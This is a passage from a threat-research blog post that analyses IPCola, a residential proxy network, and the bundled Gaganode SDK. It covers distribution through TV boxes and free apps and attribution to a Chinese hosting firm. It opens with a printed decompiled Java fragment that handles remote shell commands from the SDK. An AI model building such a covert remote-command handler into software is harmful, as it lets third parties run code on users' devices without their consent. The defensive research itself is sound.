        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(start.getInputStream()));
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine == null) {
                break;
            }
            z = this.f90a.f91a;
            if (z) {
                break;
            } else {
                sb.append(readLine).append("\n");
            }
        }
        msg_resp_remote_cmd msg_resp_remote_cmdVar = new msg_resp_remote_cmd();
        msg_resp_remote_cmdVar.status = true;
        msg_resp_remote_cmdVar.error = "";
        msg_resp_remote_cmdVar.result = sb.toString();
```

Fig 13. Remote code functionality support.

A System Fueled By Any Means

Given Gaganode's decentralized nature it sees a wide range of usage, with publishers pushing it into any application you can possibly think of. One example is the Rockchip TV box, a Chinese-operated TV box that comes pre-loaded with Gaganode, EarnFM, and the Popa botnet. Because these boxes run for extended periods, the financial incentive is significantly higher than other bandwidth-monetization approaches.





Fig 14. Rockchip TV Box listing

Most clients of proxy providers prefer long-lasting sessions, using this functionality for account management or when frequent IP changes pose a significant risk of detection.

Gaganode's Windows SDK sees similar usage, appearing in older versions of free password manager applications or cracked software sites.



> Fig 15. DualSafe a "free" password manager

These apps have a lower barrier of entry allowing for more installations even if the sessions are shorter.

Who's Behind IPCola?


Re-examining `16[.]162[.]201[.]176` we see another domain ist-stc.instaip.net pointing to it. With InstaIP being a Chinese proxy provider registered one month prior to IPCola.

> Fig 16. InstaIP Proxy Platform

InstaIP only allows Chinese payment processors, restricting buyers to that region. Conversely, IPCola processes payments from a range of cryptocurrencies, suggesting it exists to sell to a specific audience without tarnishing the original brand. This hypothesis is further supported by the lack of KYC and its presence on Grayhat forums.

> Fig 17. A thread promoting IPCola on AdvertCn, a Chinese forum akin to BlackHatWorld.


Another domain we see pointing here is proxy[.]nc-idc[.]net, with nc-idc being a status page belonging to NuoChen Technology. A Chinese hosting company offering residential transit for scalping, social media, and push traffic. The Synthient Research Team believes with high confidence that NuoChen technology operates both proxy services to monetize existing infrastructure.



> Fig 18. NuoChen Technology Page. Selling Residential transit for scalping, social media, and push traffic.

Conclusion

Synthient observes around 1.6 million unique IPs for IPCola in a week, with a significant portion originating from India, Brazil, and South America. The overlap in IP addresses between IPCola and other proxy providers shows how multiple SDKs will often be bundled into a single application.



> Fig 19. IPCola's Geographic Distribution of Nodes

IPCola perfectly illustrates the convoluted relationship between proxy providers and SDKs, highlighting the lengths to which proxy services will go to acquire unique IP pools.

Indicators of Compromise

For a full list of indicators please refer here.

Source: https://synthient.com/blog/ipcola-a-tangled-mess